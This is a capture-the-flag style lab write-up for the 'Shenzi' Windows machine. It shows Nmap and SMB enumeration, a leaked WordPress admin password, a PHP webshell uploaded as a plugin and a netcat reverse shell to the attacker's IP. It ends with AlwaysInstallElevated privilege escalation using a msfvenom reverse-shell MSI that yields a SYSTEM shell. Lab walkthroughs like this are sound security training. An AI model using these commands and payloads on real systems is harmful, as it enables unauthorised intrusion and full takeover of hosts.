Shenzi (AlwaysInstallElevated)

Nmap

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp   open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.153.55/dashboard/
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| tls-alpn:
|_  http/1.1
| http-title: Welcome to XAMPP
|_Requested resource was https://192.168.153.55/dashboard/
445/tcp  open  microsoft-ds?
3306/tcp open  mysql?
| fingerprint-strings:
|   GetRequest, NULL, TLSSessionReq, TerminalServerCookie, WMSRequest, oracle-tns:
|_    Host '192.168.49.153' is not allowed to connect to this MariaDB server
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -17s
| smb2-time:
|   date: 2022-10-20T00:09:38
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```

SMB anonymous enumeration

```
┌──(root㉿kali)-[~/pg/practice/Shenzi]
└─# smbmap -u 'anonymous' -p 'anonymous' -H 192.168.153.55
[+] Guest session       IP: 192.168.153.55:445  Name: 192.168.153.55
        Disk                                                    Permissions
Comment
    ----                                                    -----------     ---
----
    IPC$                                                    READ ONLY       Remote IPC
    Shenzi                                                  READ ONLY

┌──(root㉿kali)-[~/pg/practice/Shenzi]
└─# crackmapexec smb 192.168.153.55 -u 'anonymous' -p 'anonymous' --shares
SMB         192.168.153.55  445    SHENZI           [*] Windows 10.0 Build 19041
x64 (name:SHENZI) (domain:shenzi) (signing:False) (SMBv1:False)
SMB         192.168.153.55  445    SHENZI           [+] shenzi\anonymous:anonymous
SMB         192.168.153.55  445    SHENZI           [+] Enumerated shares
SMB         192.168.153.55  445    SHENZI           Share           Permissions
Remark
SMB         192.168.153.55  445    SHENZI           -----           -----------
------
SMB         192.168.153.55  445    SHENZI           IPC$            READ
Remote IPC
SMB         192.168.153.55  445    SHENZI           Shenzi          READ
```

```
┌──(root㉿kali)-[~/pg/practice/Shenzi]
└─# smbclient -U anonymous //192.168.153.55/Shenzi
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu May 28 11:45:09 2020
  ..                                  D        0  Thu May 28 11:45:09 2020
  passwords.txt                       A      894  Thu May 28 11:45:09 2020
  readme_en.txt                       A     7367  Thu May 28 11:45:09 2020
  sess_klk75u2q4rpgfjs3785h6hpipp      A     3879  Thu May 28 11:45:09 2020
  why.tmp                             A      213  Thu May 28 11:45:09 2020
  xampp-control.ini                   A      178  Thu May 28 11:45:09 2020

        12941823 blocks of size 4096. 5729353 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 894 as passwords.txt (2.4 KiloBytes/sec)
```

```
(average 2.4 KiloBytes/sec)
smb: \>
```


Contents of passwords.txt

```
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and
passwords).

5) WordPress:

   User: admin
   Password: FeltHeadwallWight357
```

Web enumeration

Gobuster does not return anything usefule and we cannot browse to the phpmyadmin as it is only accessable via the internal network.

Instead, we find https://192.168.153.55/shenzi/wp-login.php by guessing the with the name of the box and the share.



We can login with the found credentials


We can upload a malicious webshell as a plugin. I decided to experment with a fancy webshell.

https://github.com/WhiteWinterWolf/wwwolf-php-webshell/blob/master/webshell.php

Note: You do not need to zip the file, you can upload the main php file despite the error.


Check http://192.168.153.55/shenzi/wp-content/uploads/2022/10/yourshell.php

Foothold





```
whoami
shenzi\shenzi
```

Now we can upload nc.exe



☺ : Uploaded file *C:\xampp\htdocs\shenzi\wp-content\uploads\2022\10\nc.exe* (59392 bytes)

```
nc.exe 192.168.49.153 443 -e cmd
```



Privlege esclation

WinPEAS shows that AlwaysInstallElevated is enabled.

```
  [+] Checking WSUS
al-privilege-escalation#wsuscks.xyz/windows/windows-loc
    Not Found

  [+] Checking AlwaysInstallElevated
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

Creating our evil msi and installing it to gain a reverse shell.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.153 LPORT=443 -f msi -o evil.msi
```

Then we simply run the installer

```
msiexec /quiet /qn /i evil.msi
```

We should now gain a root shell.

```
┌──(root㉿kali)-[~/pg/practice/Shenzi]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.49.153] from (UNKNOWN) [192.168.153.55] 52253
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```